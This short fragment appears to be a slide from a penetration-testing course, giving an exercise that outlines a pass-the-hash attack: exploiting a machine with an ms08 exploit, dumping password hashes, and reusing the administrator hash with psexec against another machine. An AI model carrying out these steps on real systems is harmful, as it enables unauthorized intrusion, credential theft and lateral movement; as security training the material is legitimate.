
  62. Exercise 8 1. ms08 into a machine. 2. run hashdump

    3. copy the administrator hash 4. use psexec and the administrator hash to attack another machine. You just performed a pass the hash attack.